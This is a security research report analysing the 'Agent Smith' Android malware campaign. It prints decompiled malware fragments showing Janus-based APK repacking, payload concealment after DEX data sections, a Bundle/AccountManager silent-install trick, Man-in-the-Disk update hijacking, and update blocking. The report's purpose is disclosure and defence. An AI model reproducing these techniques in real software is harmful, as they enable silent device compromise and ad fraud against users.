Agent Smith: A New Species of Mobile Malware

research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/

July 10, 2019

Research by: Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, Andrey Polkovnichenko

Check Point Researchers recently discovered a new variant of mobile malware that quietly infected around 25 million devices, while the user remains completely unaware. Disguised as Google related app, the core part of malware exploits various known Android vulnerabilities and automatically replaces installed apps on the device with malicious versions without the user's interaction. This unique on-device, just-in-time (JIT) approach inspired researchers to dub this malware as "Agent Smith".

"Agent Smith" currently uses its broad access to the device's resources to show fraudulent ads for financial gain. This activity resembles previous campaigns such as Gooligan, HummingBad and CopyCat. The primary targets, so far, are based in India though other Asian countries such as Pakistan and Bangladesh are also affected.

In a much-improved Android security environment, the actors behind Agent Smith seem to have moved into the more complex world of constantly searching for new loopholes, such as Janus, Bundle and Man-in-the-Disk, to achieve a 3-stage infection chain, in order to build a botnet of controlled devices to earn profit for the perpetrator. “Agent Smith” is possibly the first campaign seen that ingrates and weaponized all these loopholes and are described in detail below.

In this case, “Agent Smith” is being used to for financial gain through the use of malicious advertisements. However, it could easily be used for far more intrusive and harmful purposes such as banking credential theft. Indeed, due to its ability to hide it’s icon from the launcher and impersonates any popular existing apps on a device, there are endless possibilities for this sort of malware to harm a user’s device.

Check Point Research has submitted data to Google and law enforcement units to facilitate further investigation. As a result, information related to the malicious actor is tentatively redacted in this publication. Check Point has worked closely with Google and at the time of publishing, no malicious apps remain on the Play Store.

Encounter

In early 2019, the Check Point Research team observed a surge of Android malware attack attempts against users in India which had strong characteristics of Janus vulnerability abuse; All samples our team collected during preliminary investigation had the ability to hide their app icons and claim to be Google related updaters or vending modules (a key component of Google Play framework).

Upon further analysis it became clear this application was as malicious as they come and initially resembled the CopyCat malware, discovered by Check Point Research back in April 2016. As the research progressed, it started to reveal unique characteristics which made us believe we were looking at an all-new malware campaign found in the wild.

After a series of technical analysis (which is covered in detail below) and heuristic threat hunting, we discovered that a complete “Agent Smith” infection has three main phases:

1. A dropper app lures victim to install itself voluntarily. The initial dropper has a weaponized Feng Shui Bundle as encrypted asset files. Dropper variants are usually barely functioning photo utility, games, or sex related apps.
2. The dropper automatically decrypts and installs its core malware APK which later conducts malicious patching and app updates. The core malware is usually disguised as Google Updater, Google Update for U or “com.google.vending”. The core malware’s icon is hidden.
3. The core malware extracts the device’s installed app list. If it finds apps on its prey list (hard-coded or sent from C&C server), it will extract the base APK of the target innocent app on the device, patch the APK with malicious ads modules, install the APK back and replace the original one as if it is an update.

"Agent Smith" repacks its prey apps at smali/baksmali code level. During the final update installation process, it relies on the Janus vulnerability to bypass Android's APK integrity checks. Upon kill chain completion, "Agent Smith" will then hijack compromised user apps to show ads. In certain situations, variants intercept compromised apps' original legitimate ads display events and report back to the intended ad-exchange with the "Agent Smith" campaign hacker's ad IDs.

Our intelligence shows "Agent Smith" droppers proliferate through third-party app store "9Apps", a UC team backed store, targeted mostly at Indian (Hindi), Arabic, and Indonesian users. "Agent Smith" itself, though, seems to target mainly India users.

Unlike previously discovered non Google Play centric campaigns whose victims almost exclusively come from less developed countries and regions, "Agent Smith" successfully penetrated into noticeable number of devices in developed countries such as Saudi Arabia, UK and US.



2 Core malware infects innocent apps with C&C command
1 User downloads 'Agent Smith' infected app
3 Infected app displays ads out of context
#COOLRANCHDLT

Diagram: Agent Smith's Attack Flow

Technical Analysis

"Agent Smith" has a modular structure and consists of the following modules:

- Loader
- Core
- Boot
- Patch
- AdSDK
- Updater

As stated above, the first step of this infection chain is the dropper. The dropper is a repacked legitimate application which contains an additional piece of code – “loader”.

The loader has a very simple purpose, extract and run the “core” module of “Agent Smith”. The “core” module communicates with the C&C server, receiving the predetermined list of popular apps to scan the device for. If any application from that list was found, it utilizes the Janus vulnerability to inject the “boot” module into the repacked application. After the next run of the infected application, the “boot” module will run the “patch” module, which hooks the methods from known ad SDKs to its own implementation.





Figure 1: ‘Agent Smith’s modular structure

Technical Analysis – Loader Module


The “loader” module, as stated above, extracts and runs the “core” module. While the “core” module resides inside the APK file, it is encrypted and disguised as a JPG file – the first two bytes are actually the magic header of JPG files, while the rest of the data is encoded with an XOR cipher.



```
FF D8 EB F0 B8 BF AF BB BB BB B3 BB BB BB BB BB
C8 CF 95 C3 76 D7 76 E7 B0 CF EE 6E 22 65 4C 3D
8A 02 32 1B ED 13 EE F0 6E 91 E1 C7 EF AA 4A E2
14 0E 1D 26 D4 44 5C 84 4C 55 27 27 26 08 54 5A
A9 BC 30 3F 43 A0 2A 47 02 9D 98 42 C5 99 EB B7
3A 18 7B 40 7B 04 BB 2C 3B 5A DA 9A 71 3A 5E 7B
```

Figure 2: “Agent Smith’s jpg file structure


After the extraction, the “loader” module adds the code to the application while using the legitimate mechanism by Android to handle large DEX files.



```
if(Build$VERSION.SDK_INT >= 24) {
    VN24.install(classLoader, filesList, optimizedDirectory);
}
else if(Build$VERSION.SDK_INT >= 23) {
    VM23.install(classLoader, filesList, optimizedDirectory);
}
else {
    VK19.install(classLoader, filesList, optimizedDirectory);
}
```

Figure 3: Loading core malicious code into the benign application

Once the “core” module is extracted and loaded, the “loader” uses the reflection technique to initialize and start the “core” module.



```
try {
    MultiDex.loadPatch(this.val$application, null);
}
catch(Exception v0) {
}

RefInvoke.invokeStaticMethod("com.infectionapk.patchMain", "main", new Class[]{Context.class}
```

Figure 4: Loader calls initialization method

Technical Analysis – Core Module

With the main purpose of spreading the infection, “Agent Smith” implements in the “core” module:

1. A series of ‘Bundle’ vulnerabilities, which is used to install applications without the victim’s awareness.
2. The Janus vulnerability, which allows the actor to replace any application with an infected version.

The “core” module contacts the C&C server, trying to get a fresh list of applications to search for, or if that fails, use a default app list:


- whatsapp
- lenovo.anyshare.gps
- mxtech.videoplayer.ad
- jio.jioplay.tv
- jio.media.jiobeats
- jiochat.jiochatapp
- jio.join
- good.gamecollection
- opera.mini.native

- startv.hotstar
- meitu.beautyplusme
- domobile.applock
- touchtype.swiftkey
- flipkart.android
- cn.xender
- eterno
- truecaller

For each application on the list, the “core” module checks for a matching version and MD5 hash of the installed application, and also checks for the application running in the user-space. If all conditions are met, “Agent Smith” tries to infect the application.

The “core” module will use one of two methods to infect the application – Decompile and Binary.


The decompile method is based on the fact that Android applications are Java-based, meaning it is possible to recompile it. Therefore, “Agent Smith” decompiles both the original application and the malicious payload and fuses them together.



```
Baksmali.get_instance().decompile(ZipUtils.findZipBufToBytes(MutilUtils.getBootloaderBytes(ctx), "classes.dex"), outDir, patchSmali))
Baksmali.get_instance().decompile(ZipUtils.readBytesEntry(this.patchInfo.getApkPath(), "classes.dex"), outDir, mixedSmali))
DecompilePatch.injectCodeActivity(ctx, v8, this.patchInfo.getActivity());
FileUtils.copyFolder(patchSmali + "/com/android/support", mixedSmali);
DecompilePatch.proxyAds(mixedSmali);
Baksmali.get_instance().compile(mixedSmali, outFilePath.getAbsolutePath())
```

Figure 5: core module mixes malicious payload with the original application

While decompiling the original app, “Agent Smith” has the opportunity to modify the methods inside, replace some of the methods in the original application that handles advertisement with its own code and focus on methods communicating with ‘AdMob’, ‘Facebook’, ‘MoPub’ and ‘Unity Ads’.



```
public static void proxyAds(String arg3) {
    MultiFixClass v1 = new MultiFixClass();
    v1.attchMultiFixClass(FixAdmob.doWork());
    v1.attchMultiFixClass(FixFacebookAd.doWork());
    v1.attchMultiFixClass(FixMoPubAd.doWork());
    v1.attchMultiFixClass(FixUnity3d.doWork());
    FixCommon v0 = new FixCommon();
    if(v0 != null) {
        ((BaseFixImpl)v0).doWork();
        v1.attchMultiFixClass(((MultiFixClass)v0));
        v1.patch(arg3);
    }
}
```

Figure 6: Targeted ad network

```
FixMethod("onCreate(")).setInjectCode("\tinvoke-static/range { p0..p0 }, Lcom/infectionAds/APIPulic
```

Figure 7: Injection example

After all of the required changes, “Agent Smith” compiles the application and builds a DEX file containing both the original code of the original application and the malicious payload.

In some cases, the decompilation process will fail, and “Agent Smith” will try another method for infecting the original application – A binary patch, which simply provides a binary file of the “boot” module of “Agent Smith”.

Once the payload is prepared, “Agent Smith” uses it to build another APK file, exploiting the Janus vulnerability:




Figure 8: The new infected APK file structure

Solely injecting the code of the loader is not enough. As “Agent Smith” uses a modular approach, and as stated earlier, the original loader extracts everything from the assets, the usage of the Janus vulnerability can only change the code of the original application, not the resources. This means that the only thing possible in this case is to replace its DEX file.

To overcome this issue, “Agent Smith” found another solution. Seeing as the system loader of the DEX files (ART) fully ignores everything that goes after the data section, the patcher writes all of its resources right there. This action changes the original file size of the DEX file, which makes the malicious resources a part of the DEX file, a section that is ignored by the signature validation process.


```
public static byte[] addZipToDex(byte[] dexArray, byte[] zipArray) {
    byte[] v1 = Utils.mergeArrays(Utils.mergeArrays(dexArray, Utils.intToByteArray(zipArray.length)), zipArray);
    Utils.setByteInt(v1, 0x20, v1.length);
    DexUtils.updateSum(v1);
    return v1;
}
```

Figure 9: Malware secretly adds malicious resources to the DEX file

Now, after the alteration of the original application, Android’s package manager will think that this is an update for the application signed by the same certificate, but in reality, it will execute the malicious DEX file.

Even now, this is still not enough. “Agent Smith” needs to be updated/installed without the user’s consent. To achieve this, “Agent Smith” utilizes a series of 1-day vulnerabilities, which allows any application to run an activity inside a system application, even if this activity is not exported.


The malicious application sends a request to choose a network account, a specific account that can only be processed by authentication services exported by the malicious application. The system service ‘AccountManagerService’ looks for the application that can process this request. While doing so, it will reach a service exported by “Agent Smith”, and sends out an authentication request that would lead to a call to the ‘addAccount’ method. Then, a request is formed in such a way that an activity that installs the application is called, bypassing all security checks.



```
Bundle bundle = new Bundle();
bundle.putString("apk_path", this.val$apkPath);
bundle.putString("inflect_pkg", this.val$inflectPkg);
bundle.putString("fake_name", this.val$fakePkg);
this.val$mContext.startActivity(this.val$intent.setClassName("android", "android.accounts.ChooseTypeAndAccountActivity").


 ComponentName v11 = new ComponentName("com.android.packageinstaller", "com.android.packageinstaller.InstallAppProgress");
```

Figure 10: The algorithm of the malicious update, while “Agent Smith” updates application

If all that has failed, “Agent Smith” turns to Man-in-the-Disk vulnerability for ‘SHAREit’ or ‘Xender’ applications. This is a very simple process, which is replacing their update file on SD card with its own malicious payload.




```
if(arg32.equals("com.lenovo.anyshare.gps")) {
    FileUtils.copyFile(arg36, Environment.getExternalStorageDirectory().getAbsolutePath() + "/SHAREit/.caches/.cache/AnyShare."
}
else if(arg32.equals("cn.xender")) {
    String v11 = Environment.getExternalStorageDirectory().getAbsolutePath() + "/Xender/.cache/.temp";
    String v18 = Environment.getExternalStorageDirectory().getAbsolutePath() + "/Xender/.cache/.temp/update.apk";
    if(!FileUtils.checkDirectory(v11)) {
        FileUtils.createDir(v11);
    }

    FileUtils.copyFile(arg36, v18);
}
```

Figure 11: ‘Agent Smith’ uses man-in-disk to install the malicious update

Technical Analysis – Boot Module


The “boot” module is basically another “loader” module, but this time it’s executed in the infected application. The purpose of this module is to extract and execute a malicious payload – the “patch” module. The infected application contains its payload inside the DEX file. All that is needed is to get the original size of the DEX file and read everything that comes after this offset.



```
public static byte[] getZipFromDex(String dexPath) {  // check the signature of the paylaod
    byte[] header = FileUtils.fileToBytes(dexPath, 0, 0x70);  // Read header
    int payloadOffset = UintUtils.getByteInt(header, 104) + UintUtils.getByteInt(header, 108);  // Data size + Data offset
    try {
        int payloadSize = UintUtils.byteArrayToInt(FileUtils.fileToBytes(dexPath, payloadOffset, 4));
        if((0xFFFF & UintUtils.byteArrayToInt(FileUtils.fileToBytes(dexPath, payloadOffset + 4, 4))) != 0x4B50) {
            return null;
        }

        byte[] v0 = FileUtils.fileToBytes(dexPath, payloadOffset + 4, payloadSize);
        return v0;
    }
    catch(Exception v7) {
    }

    return null;
}
```

Figure 12: Boot module

After the patch module is extracted, the “boot” module executes it, using the same method described in the “loader” module. The “boot” module has placeholder classes for the entry points of the infected applications. This allows the “boot” module to execute the payloads when the infected application is started.



```
jio
  jioplay
    tv
      application
        JioTVApplication
  media
jiochat
  jiochatapp
    application
      RCSApplication
lenovo
  anyshare
    AnyShareApp
meitu
mxtech
opera
  android
    OperaMiniApplication
sec
  android
    app
      samsungapps
        SamsungApps
socialin
  android
    SocialinApplication
soomla
  SoomlaApp
ss
  android
    ugc
      live
```

Figure 13: placeholder classes in Boot module


Technical Analysis – Patch Module

When “Agent Smith” has reached its goal – a malicious payload running inside the original application, with hooks on various methods – at this point, everything lies with maintaining the required code in case of an update for the original application.

While investing a lot of resources in the development of this malware, the actor behind “Agent Smith” does not want a real update to remove all of the changes made, so here is where the “patch” module comes in to play


With the sole purpose of disabling automatic updates for the infected application, this module observes the update directory for the original application and removes the file once it appears.

Another trick in “Agent Smith’s arsenal is to change the settings of the update timeout, making the original application wait endlessly for the update check.



```
String v1 = Environment.getExternalStorageDirectory().getAbsolutePath() + "/Xender/.cache/.temp1/update.apk";
while(true) {
    if(FileUtils.checkFile(v1)) {
        FileUtils.del(v1);
    }

    com.StatisticsSdk.Xender.XenderMain$1.sleep(10000);
}
```

Figure 14: disabling infected apps auto-update



```
if(v5 != null) {
    v5.edit().putLong("dont_inquire_update_until", System.currentTimeMillis() * 2).commit();
    v5.edit().putInt("latest_version", 1).commit();
    v5.edit().putInt("dont_inquire_update_for", 500).commit();
}
```


Figure 15: changing the settings of the update timeout

The Ad Displaying Payload

Following all of the above, now is the time to take a look into the actual payload that displays ads to the victim.


In the injected payload, the module implements the method ‘callActivityOnCreate’. At any time an infected application will create an activity, this method will be called, and call ‘requestAd’ from “Agent Smith’s code. “Agent Smith” will replace the original application’s activities with an in-house SDK’s activity, which will show the banner received from the server.

In the case of the infected application not specified in the code, “Agent Smith” will simply show ads on the activity being loaded.



